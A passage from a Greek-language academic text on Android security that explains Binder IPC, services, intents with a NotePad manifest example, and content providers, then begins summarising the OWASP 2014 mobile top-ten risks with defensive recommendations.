

**Εικόνα 3.13: Σχηματική απεικόνιση του αφηρημένου μοντέλου επικοινωνίας όπως αυτό υλοποιείται από το μηχανισμό δια-διεργασιακής επικοινωνίας «binder» [92].**

Το μοντέλο επικοινωνίας που χρησιμοποιείται είναι αυτό του εξυπηρετητή – πελάτη. Η διεργασία - πελάτης θα στείλει αίτημα για επικοινωνία και θα περιμένει απάντηση από τον

εξυπηρετητή κλήσεων. Το πλαίσιο μέσα στο οποίο λειτουργεί ο μηχανισμός «Binder» επικοινωνεί μέσω διαμεσολαβητή. Ένα εύρος από νήματα επεξεργασίας είναι διαθέσιμο στον διακομιστή για την διεκπεραίωση των παραπάνω αιτημάτων.

Στην παραπάνω εικόνα (3.13) η διεργασία Α είναι ο πελάτης και η Β λειτουργεί εξυπηρετώντας τα όποια αιτήματα δημιουργώντας πολλαπλά νήματα τύπου «Binder» μέχρι ενός προκαθορισμένου αριθμού, μέσω των οποίων διαχειρίζεται τα αιτήματα πρόσβασης. Τα αντικείμενα – διαμεσολαβητές επικοινωνούν με τον οδηγό «Binder» ο οποίος στην συνέχεια παραδίδει το μήνυμα στο αντίστοιχο παραλήπτη.

### 3.4.3.2. Υπηρεσίες




**Εικόνα 3.14: Σχηματική απεικόνιση του κύκλου ζωής και των μεθόδων κλήσης μιας υπηρεσίας (δεσμευμένης και μη)[103].**

Για να ξεκινήσει μία υπηρεσία[103] να εκτελείται πρέπει να κληθεί από η κλάση «startService()» από μια συνιστώσα της εφαρμογής (όπως π.χ. μια δραστηριότητα) και μπορεί να συνεχίσει να

εκτελείται στο παρασκήνιο ακόμα και όταν η συνιστώσα που την κάλεσε έχει τερματιστεί. Συνήθως μία υπηρεσία καλείται προκειμένου να επιτελέσει μια λειτουργία χωρίς απαραίτητα να πρέπει να επιστρέψει το αποτέλεσμα στην συνιστώσα που την κάλεσε. Αντίστοιχο παράδειγμα αποτελεί η περίπτωση όπου μια υπηρεσία καλείται να προχωρήσει σε λήψη ενός αρχείου από το διαδίκτυο. Όταν ολοκληρωθεί η λήψη η υπηρεσία αυτομάτως σταματά.

Μια υπηρεσία καλείται «δεσμευμένη» όταν καλείται μέσω της κλάσης «bindService» και προσφέρει διεπαφή «πελάτη – εξυπηρετητή» η οποία επιτρέπει σε άλλες συνιστώσες ακόμα και από άλλες εφαρμογές να αλληλοεπιδρούν μαζί της. Αυτό υλοποιείται μέσω αιτημάτων από και προς άλλες συνιστώσες ή και διεργασίες (δια-διεργασιακή επικοινωνία - IPC) με δυνατότητα παραγωγής και συνδυαστικών αποτελεσμάτων. Μία «δεσμευμένη» διεργασία εκτελείται για όσο χρονικό διάστημα υφίστανται η συνιστώσα που την κάλεσε. Να σημειωθεί ότι επιτρέπεται η διάδεση πολλαπλών συνιστωσών σε μία λειτουργία η οποία και τερματίζεται μόνο όταν αποδεσμευτεί και η τελευταία συνδεδεμένη με αυτή συνιστώσα.

#### 3.4.3.3. Μηνύματα πρόθεσης

Τα μηνύματα πρόθεσης [104] μπορούν επίσης να χρησιμοποιηθούν για την εκπομπή γεγονότων που λαμβάνουν χώρα (όπως μια ειδοποίηση) για όλο το σύστημα. Χρησιμοποιούνται κυρίως για να εκκινήσουν :

- Δραστηριότητες: Περιγράφουν την δραστηριότητα προς εκκίνηση και είναι υπεύθυνα για την μεταφορά τα όποιων απαραίτητων δεδομένων.
- Υπηρεσίες: Χρησιμοποιούνται οι «startService» & «boundService» ενώ και σε αυτή την περίπτωση είναι υπεύθυνα για την μεταφορά τα όποιων απαραίτητων δεδομένων.

Να παραδώσουν ένα μήνυμα πολυεκπομπής: (π.χ. ολοκλήρωση εκκίνησης συστήματος, ολοκλήρωση φόρτισης μπαταρίας κλπ.). Χωρίζονται σε δύο τύπους :

- Εμφανή (Explicit): Προσδιορίζουν το πλήρες όνομα της συνιστώσας προς εκκίνηση μέσω των «setComponent(ComponentName)» ή «setClass(Context, Class)». Τυπικά χρησιμοποιούνται για συνιστώσες μέσα σε μία εφαρμογή καθώς είναι γνωστό το πλήρες όνομα της κλάσης μιας δραστηριότητας ή της υπηρεσίας που θέλουμε να εκκινήσουμε.
- Αφανή(Implicit): Δεν ονοματίζουν μια συγκεκριμένη συνιστώσα, αλλά αντιθέτως ονοματίζουν γενικότερες δράσεις που μπορούν να είναι διαχειρίσιμες / προσβάσιμες από άλλες εφαρμογές (π.χ. η απεικόνιση της τοποθεσίας ενός χρήστη σε ένα χάρτη).

Τα κυρίως μέρη από τα οποία αποτελείται ένα μήνυμα πρόθεσης είναι :

- Δράσεις: Οι δράσεις που πρέπει να υλοποιηθούν όπως π.χ. «ACTION_VIEW», «ACTION_EDIT», «ACTION_MAIN» κλπ.
- Δεδομένα: Τα δεδομένα όπως π.χ. τα προσωπικά στοιχεία μιας επαφής από την βάση δεδομένων των επαφών του χρήστη.


Ένα παράδειγμα δράσης/δεδομένων είναι το παρακάτω:

- ACTION_VIEW content://contacts/people/1 : Εμφάνισε πληροφορία σχετική με επαφή όπου το αναγνωριστικό της εγγραφής της έχει την τιμή 1.

Επιπροσθέτως των 2 παραπάνω συνιστωσών που απαρτίζουν ένα μήνυμα πρόθεσης είναι οι:

- Κατηγορία: Προσφέρει επιπλέον πληροφορία σχετικά με την δράση που είναι να εκτελεστεί (π.χ. η «CATEGORY_LAUNCHER» σημαίνει ότι αναφερόμαστε στην εκκίνηση μίας υψηλού-επιπέδου δραστηριότητας της εφαρμογής ενώ η «CATEGORY_ALTERNATIVE» αναφέρεται σε εναλλακτικές δράσεις τις οποίες μπορεί να εκτελέσει ο χρήστης).
- Τύπος: Προσδιορίζει ένα τύπο δεδομένων («MIME type»[105]).
- Συνιστώσα: Δηλώνει το πλήρες όνομα της κλάσης στην οποία απευθύνεται το μήνυμα πρόθεσης. Συνήθως αυτό μπορεί να προσδιοριστεί ελέγχοντας τις δράσεις, τα δεδομένα και την/τις κατηγορία(ες) του μηνύματος. Από την στιγμή που το παραπάνω δηλωθεί όλα τα προηγούμενα χαρακτηριστικά που αναφέραμε δεν λαμβάνονται υπόψη.

- Επιπλέον (Extras): Επιπλέον πληροφορία όπως π.χ. στην περίπτωση όπου η δράση αφορά την αποστολή ενός μηνύματος ηλ. Ταχυδρομείου να συμπεριληφθούν το θέμα, το κυρίως κείμενο (body) κλπ.




**Εικόνα 3.15: Σχηματική απεικόνιση του τρόπου με τον οποίο ένα αφανές μήνυμα πρόθεσης παραδίδεται μέσω του λειτουργικού συστήματος για να εκκινήσει μια δραστηριότητα: Η δραστηριότητα Α δημιουργεί μέσω της κλάσης «startActivity» ένα μήνυμα πρόθεσης. Το λειτουργικό σύστημα στην συνέχεια ελέγχει όλες τις εφαρμογές προκειμένου να εντοπίσει την δραστηριότητα η οποία ταιριάζει με τα δεδομένα που αναφέρονται στο εν λόγω μήνυμα. Τέλος το σύστημα εκκινεί την δραστηριότητα που εντοπίστηκε μέσω της μεθόδου «onCreate»[104].**

Παρακάτω θα περιγράψουμε τις λειτουργίες της δραστηριότητας com.android.notepad.NotesList της εφαρμογής NotePad [104] όπως αυτή δηλώνεται μέσα στο αρχείο AndroidManifest.xml και θα αναλύσουμε τον τρόπο υλοποίησης των μηνυμάτων πρόθεσης και των «φίλτρων» - «Intent Filters» αυτών :

```
        <activity class=".NotesList" android:label="@string/title_notes_list">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.VIEW" />
                <action android:name="android.intent.action.EDIT" />
                <action android:name="android.intent.action.PICK" />
                <category android:name="android.intent.category.DEFAULT" />
                <data android:mimeType="vnd.android.cursor.dir/vnd.google.note"
/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.GET_CONTENT" />
                <category android:name="android.intent.category.DEFAULT" />
```

```
                <data
android:mimeType="vnd.android.cursor.item/vnd.google.note" />
            </intent-filter>
        </activity>
```

Από τα παραπάνω παρατηρούμε ότι η δραστηριότητα με το όνομα «com.android.notepad. NotesList» χρησιμεύει ως η κύρια διαδικασία για την είσοδο μας στην εφαρμογή. Μπορεί να εκτελέσει τρεις λειτουργίες οι οποίες είναι :

- **1η λειτουργία** : Η είσοδος μας στην εφαρμογή: Η δράση «MAIN» είναι το κύριο σημείο εισόδου και η κατηγορία «LAUNCHER» αναφέρεται στο γεγονός ότι το παραπάνω σημείο θα πρέπει να εμφανίζεται στα σημεία εκκίνησης της εφαρμογής.

```
<intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
```

- **2η λειτουργία** : Εδώ δηλώνονται οι δράσεις που επιτρέπονται να λαμβάνουν χώρα στον φάκελο «notes». Ο τύπος δεδομένων που υποστηρίζεται δηλώνεται από το αναγνωριστικό τύπου «URI» «vnd.android.cursor.dir/vnd.google.note» μέσω του οποίου ένας δείκτης αποτελούμενος από μηδέν ή περισσότερα στοιχεία («vnd.android.cursor.dir») μπορεί να ανακτήσει δεδομένα της εφαρμογής Note Pad. Μέσω των δράσεων «VIEW» & «EDIT» μπορεί να ελεγχθούν και να διορθωθούν δεδομένα σχετικά με τον φάκελο «Notes» ή να επιλεγούν μέσω της δράσης «PICK» μία μόνο σημείωση. Να σημειωθεί η ύπαρξη της κατηγορίας «DEFAULT», η οποία κρίνεται απαραίτητη στην περίπτωση όπου η μέθοδος «Context.startActivity» χρειάζεται να αναγνωρίσει την εν λόγω δραστηριότητα, χωρίς να δηλώνεται το πλήρες όνομα της.


```
<intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <action android:name="android.intent.action.EDIT" />
    <action android:name="android.intent.action.PICK" />
    <category android:name="android.intent.category.DEFAULT" />
    <data android:mimeType="vnd.android.cursor.dir/vnd.google.note"
/>
</intent-filter>
```

- **3η λειτουργία** : Εδώ δηλώνεται η δυνατότητα της επιστροφής μιας επιλεγμένης εγγραφής της εφαρμογής από τον χρήστη χωρίς να απαιτείται η γνώση της προέλευσης αυτής. Ο τύπος δεδομένων «vnd.android.cursor.item/vnd.google.note» που υποστηρίζεται επιστρέφει ακριβώς μία εγγραφή («vnd.android.cursor.item») με τα αντίστοιχα δεδομένα («vnd.google.note»). Η δράση «GET_CONTENT» είναι παρόμοια με αυτή της «PICK» που περιγράψαμε προηγουμένως θα επιστρέψει δηλαδή τα δεδομένα που έχει επιλέξει ο χρήστης.

```
</intent-filter>
<intent-filter>
   <action android:name="android.intent.action.GET_CONTENT" />
   <category android:name="android.intent.category.DEFAULT" />
   <data android:mimeType="vnd.android.cursor.item/vnd.google.note"
/>
</intent-filter>
```

```
        </activity>
```

### 3.4.3.4. Πάροχοι περιεχομένου («Content Providers»)




**Εικόνα 3.16: Σχηματική απεικόνιση του τρόπου επικοινωνίας των πάροχων περιεχομένου[106].**

Οι πάροχοι περιεχομένου αποτελούν ένα από τα κύρια μέρη μιας εφαρμογής για λειτουργικό σύστημα «Android» παρέχοντας περιεχόμενο σε αυτή/ες. Ενθυλακώνουν δεδομένα και τα διαθέτουν μέσω της διεπαφής «ContentResolver». Είναι απαραίτητοι μόνο στην περίπτωση όπου υπάρχει η απαίτηση ανταλλαγής δεδομένων μεταξύ εφαρμογών όπως π.χ. στην περίπτωση των επαφών οι οποίες χρησιμοποιούνται από πολλές εφαρμογές και για τον λόγο αυτό απαιτείται η χρήση ενός παρόχου περιεχομένου. Στην περίπτωση όπου δεν υπάρχει η ανάγκη διαμοιρασμού των δεδομένων μπορεί να χρησιμοποιηθεί η κλάση «SQLiteDatabase».

Στην περίπτωση όπου ένα αίτημα πρόσβασης γίνεται διαμέσου της κλάσης «ContentResolver» το σύστημα ελέγχει την αρχή (αναγνωριστικό – «URI») στην οποία γίνεται το αίτημα και στην συνέχεια το μεταβιβάζει σε αυτή χρησιμοποιώντας κατά περίπτωση και την κλάση «UriMatcher».

Οι κύριες μέθοδοι που χρησιμοποιούνται εδώ είναι οι παρακάτω:

- **onCreate()** : Χρησιμοποιείται για να εκκινήσει τον πάροχο περιεχομένου.

- **query(Uri, String[], String, String[], String)**: Επιστρέφει τα δεδομένα στην εφαρμογή που τα ζήτησε (caller).
- **insert(Uri, ContentValues)**: Εισάγει νέα δεδομένα στον παροχέα.
- **update(Uri, ContentValues, String, String[])**: Ενημερώνει υπάρχοντα δεδομένα.
- **delete(Uri, String, String[])**: Διαγράφει δεδομένα
- **getType(Uri)**: Επιστρέφει την τιμή του τύπου (MIME) των δεδομένων.

Οι μέθοδοι που σχετίζονται με την πρόσβαση σε δεδομένα όπως η insert(Uri, ContentValues) και η update(Uri, ContentValues, String, String[]) είναι δυνατό να κληθούν ταυτόχρονα (πολυνηματική διεργασία) και πρέπει να διασφαλίζεται ότι εκτελούνται με ασφαλή τρόπο. Άλλες μέθοδοι όπως π.χ. η onCreate() καλούνται μόνο από την κύρια διεργασία της εφαρμογής. Γενικότερα θα πρέπει να αποφεύγονται λειτουργίες που διαρκούν μεγάλο χρονικό διάστημα.

Περισσότερες πληροφορίες για τους παρόχους περιεχομένου μπορούν να βρεθούν στις παρακάτω διευθύνσεις ιστού :

- https://developer.android.com/reference/android/content/ContentProvider.html
- https://developer.android.com/guide/topics/providers/content-providers.html
- https://developer.android.com/reference/android/content/UriMatcher.html

# 4. Οι δέκα πιο σημαντικές ευπάθειες, σύμφωνα με τον οργανισμό OWASP, που αφορούν τα «έξυπνα» κινητά τηλέφωνα για το 2014

Στην συνέχεια και προκειμένου να κατανοήσουμε καλλίτερα τα ρίσκα που υφίστανται κατά την χρήση των συσκευών κινητής τηλεφωνίας θα παρουσιάσουμε τις 10 πιο σημαντικές απειλές σύμφωνα με τον οργανισμό OWASP (Open Web Application Security Project) για το έτος 2014.


**Εικόνα 4.1: Οι πιο σημαντικές απειλές που αφορούν τις πλατφόρμες των έξυπνων κινητών και ταμπλετών για το έτος 2014 από τον OWASP.**

## 4.1. Αδυναμίες του λογισμικού που βρίσκεται εγκατεστημένο στον(ους) διακομιστή(ες) – (Weak Server Side Controls)

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής.

Περιλαμβάνει οποιαδήποτε οντότητα η οποία φέρεται ως πηγή αναξιόπιστων δεδομένων και αφορά υπηρεσίες παρασκηνίου (API's), υπηρεσία ή παραδοσιακό διακομιστή ιστού. (π.χ. ευάλωτη εφαρμογή, χρήστης ή κακόβουλο λογισμικό)

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΕΥΚΟΛΗ

Περιγράφονται στον κατάλογο με τους δέκα πιο δημοφιλείς τρόπους εκμετάλλευσης (OWASP top ten).

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΜΕΣΗ

Προκειμένου κάποιος να χρησιμοποιήσει την παραπάνω ευπάθεια ο οργανισμός /επιχείρηση θα πρέπει να έχει αφήσει εκτεθειμένη μία υπηρεσία WEB ή άλλη διεπαφή προγραμματισμού εφαρμογών (API) η οποία να χρησιμοποιείται από την εφαρμογή που είναι εγκατεστημένη στην συσκευή. Η ανωτέρω υπηρεσία έχει υλοποιηθεί χρησιμοποιώντας ευάλωτες τεχνικές κωδικοποίησης (βλ. OWASP top ten) με αποτέλεσμα ένας επιτιθέμενος να εισάγει κακόβουλο κώδικα ή μη αναμενόμενες αλληλουχίες γεγονότων στον διακομιστή μέσω της εφαρμογής που βρίσκεται εγκατεστημένη στην συσκευή.

Τεχνική συνέπεια : ΣΟΒΑΡΗ

Η επίπτωση που έχει η αδυναμία αντιστοιχεί στην αντίστοιχη του καταλόγου με τις πιο σοβαρές ευπάθειες του OWASP για το 2013.

Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Η επίπτωση που έχει η αδυναμία αντιστοιχεί στην αντίστοιχη του καταλόγου με τις πιο σοβαρές ευπάθειες του OWASP για το 2013.

## 4.2. Μη ασφαλής αποθήκευση δεδομένων

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής.

Περιλαμβάνουν κάποιο επιτιθέμενο ο οποίος έχει πρόσβαση σε μια κλεμμένη συσκευή ή την ύπαρξη κακόβουλου λογισμικού το οποίο δρα για λογαριασμό του επιτιθέμενου.

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΕΥΚΟΛΗ

Στην περίπτωση κατά την οποία η συσκευή έχει περιέλθει σε μη εξουσιοδοτημένο άτομο, θεωρείται σίγουρο ότι προκειμένου να αποκτήσει πρόσβαση στην συσκευή θα την συνδέσει σε υπολογιστή. Στην συνέχεια θα χρησιμοποιήσει εργαλεία ανοιχτού λογισμικού ή εμπορικά προκειμένου να αποκτήσει πρόσβαση σε όλους τους φακέλους, συμπεριλαμβανομένων και αυτών στους οποίους είναι εγκατεστημένες εφαρμογές τρίτων, με αποτέλεσμα την ανάκτηση δεδομένων προσωπικού ή και ευαίσθητου χαρακτήρα. Τα παραπάνω μπορούν να συμβούν και στην περίπτωση ύπαρξης κακόβουλου λογισμικού.

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Η παραπάνω ευπάθεια συμβαίνει όταν οι μηχανικοί ανάπτυξης της εφαρμογής υποθέτουν ότι οι χρήστες της συσκευής ή το κακόβουλο λογισμικό δεν μπορούν να έχουν πρόσβαση στα αρχεία συστήματος της συσκευής και συνεπώς σε ευαίσθητα και ιδιωτικά δεδομένα. Οι εταιρείες / οργανισμοί θα πρέπει να προβλέπουν τέτοιες καταστάσεις προστατεύοντας αναλόγως τα δεδομένα που βρίσκονται αποθηκευμένα στην συσκευή (π.χ. μηχανισμοί κρυπτογράφησης). Όμως ακόμα και οι παραπάνω μηχανισμοί μπορεί να αποδειχθούν ανεπαρκείς όταν εφαρμόζονται τεχνικές παράκαμψης των όποιων ελέγχων με σκοπό την εγκατάσταση μη εγκεκριμένου λογισμικού (jailbreak ή αλλιώς rooting).

- Τεχνική συνέπεια : ΣΟΒΑΡΗ

Η μη ασφαλής αποθήκευση των δεδομένων της εφαρμογής μπορεί να επιφέρει, στην καλύτερη των περιπτώσεων, την απώλεια προσωπικών και ευαίσθητων δεδομένων. Για τους περισσότερους χρήστες η ελλιπής προστασία των παραπάνω σημαίνει αποκάλυψη προς τρίτους ευαίσθητης πληροφορίας όπως ονόματα χρήστών - κωδικοί, κλειδιά αυθεντικοποίησης (tokens), αρχεία πλοήγησης- Cookies, γεωπληροφορία, κωδικοί συσκευής / χρήστη (UDID/ EMEI), δεδομένα χρήσης της συσκευής / δικτύου, προσωπικά στοιχεία (όνομα, επώνυμο κλπ.), στοιχεία πιστωτικών καρτών, αρχεία καταγραφών, κ.α. Αδυναμίες τέτοιου τύπου συχνά οδηγούν σε κλοπή ταυτότητας των εργαζομένων, απάτη, βλάβη της φήμης, & παραβίαση της εξωτερικής πολιτικής μιας επιχείρησης.

- Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Αδυναμίες τέτοιου τύπου συχνά οδηγούν σε καταστάσεις όπως κλοπής ταυτότητας, απάτης, βλάβη της φήμης, & παραβίασης της εξωτερικής πολιτικής της επιχείρησης.

Είναι σημαντικό να λάβει χώρα μία ολοκληρωμένη ανάλυση των πιθανών κινδύνων για την εκάστοτε εφαρμογή (threat-model) συμπεριλαμβάνοντας το σύνολο της πληροφορίας που επεξεργάζεται και αποθηκεύει καθώς και τους τρόπους με τους οποίους οι διεπαφές προγραμματισμού εφαρμογών (APIS's) διαχειρίζονται τα προσωπικά δεδομένα του χρήστη. Σύμφωνα με τον οργανισμό OWASP οι πιο επισφαλείς τοποθεσίες στις οποίες αποθηκεύεται πληροφορία είναι οι βάσεις δεδομένων SQLite, τα αρχεία καταγραφών, τα αρχεία τύπου Plist[39] & manifest[40], οι χώροι αποθήκευσης δυαδικών αρχείων & αρχείων τύπου Cookie, οι εξωτερικές κάρτες μνήμης και οι όποιες τοποθεσίες αποθήκευσης σύννεφου. Στην περίπτωση όπου εφαρμόζονται τεχνικές κρυπτογράφησης, το ιοβόλο λογισμικό μπορεί να εξαπολύσει επιθέσεις τύπου «Binary»[41] με σκοπό να υποκλέψει τα κλειδιά αυτών.

Ο πιο σημαντικός κανόνας που πρέπει να τηρείται προκειμένου να αποφευχθούν τέτοιου τύπου επιθέσεις είναι η αποθήκευση μόνο των απολύτως αναγκαίων δεδομένων στην συσκευή. Από την μεριά του προγραμματιστή θα πρέπει να επικρατεί η αντίληψη ότι υπάρχει μεγάλη πιθανότητα τα δεδομένα που διαχειρίζεται η εφαρμογή να υποκλαπούν οποιαδήποτε στιγμή. Στην περίπτωση όπου ο παράγοντας «χρηστικότητα» είναι πολύ σημαντικός, συμβιβασμός πρέπει να επέλθει σε θέματα που αφορούν την ασφάλεια. Πιο συγκεκριμένα ο οργανισμός OWASP προτείνει τον εξονυχιστικό έλεγχο των καλουμένων από την εφαρμογή «διεπαφών προγραμματισμού εφαρμογών» ή αλλιώς (API's) της εκάστοτε πλατφόρμας, την οποία χρησιμοποιεί η εφαρμογή, διασφαλίζοντας ότι καλούνται με ορθό τρόπο. Το σημαντικότερο όλων για ένα προγραμματιστή εφαρμογών για κινητά, είναι να γνωρίζει επακριβώς την ποσότητα της πληροφορία που διαχειρίζεται και αποθηκεύει η εφαρμογή του προστατεύοντας την αναλόγως.

Καλές πρακτικές για το λειτουργικό σύστημα Android :

- Να χρησιμοποιείται πάντα η διεπαφή προγραμματισμού εργασιών «Enterprise android device administration» έτσι ώστε τα τοπικά αρχεία να αποθηκεύονται κρυπτογραφημένα.
- Για τα αφαιρούμενα μέσα αποθήκευσης (π.χ. SD κάρτες) υπάρχει η δυνατότητα κρυπτογράφησης μέσω της «javax.crypto» βιβλιοθήκης. Η παραπάνω χρησιμοποιεί τον συμμετρικό αλγόριθμο κρυπτογράφησης «AES»[41] με μέγεθος κλειδιού 128 ψηφίων.
- Να εξασφαλιστεί ότι η μεταβλητή MODE_WORLD_READABLE[43] έχει την τιμή NO για όλα τα κοινόχρηστα αρχεία της εφαρμογής εκτός και εάν ρητά απαιτείται διαμοίραση πληροφορίας μεταξύ εφαρμογών.
- Καλό θα ήταν να αποφεύγεται η χρήση προκαθορισμένων κλειδιών κρυπτογράφησης και αποκρυπτογράφησης κατά την αποθήκευση ευαίσθητου τύπου πληροφορία.
- Προτείνεται η προσθήκη ενός επιπλέον επίπεδο κρυπτογράφησης από την εφαρμογή εκτός αυτού που παρέχεται από το λειτουργικό σύστημα.

## 4.3. Ανεπαρκής προστασία στο επίπεδο μεταφοράς

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής.

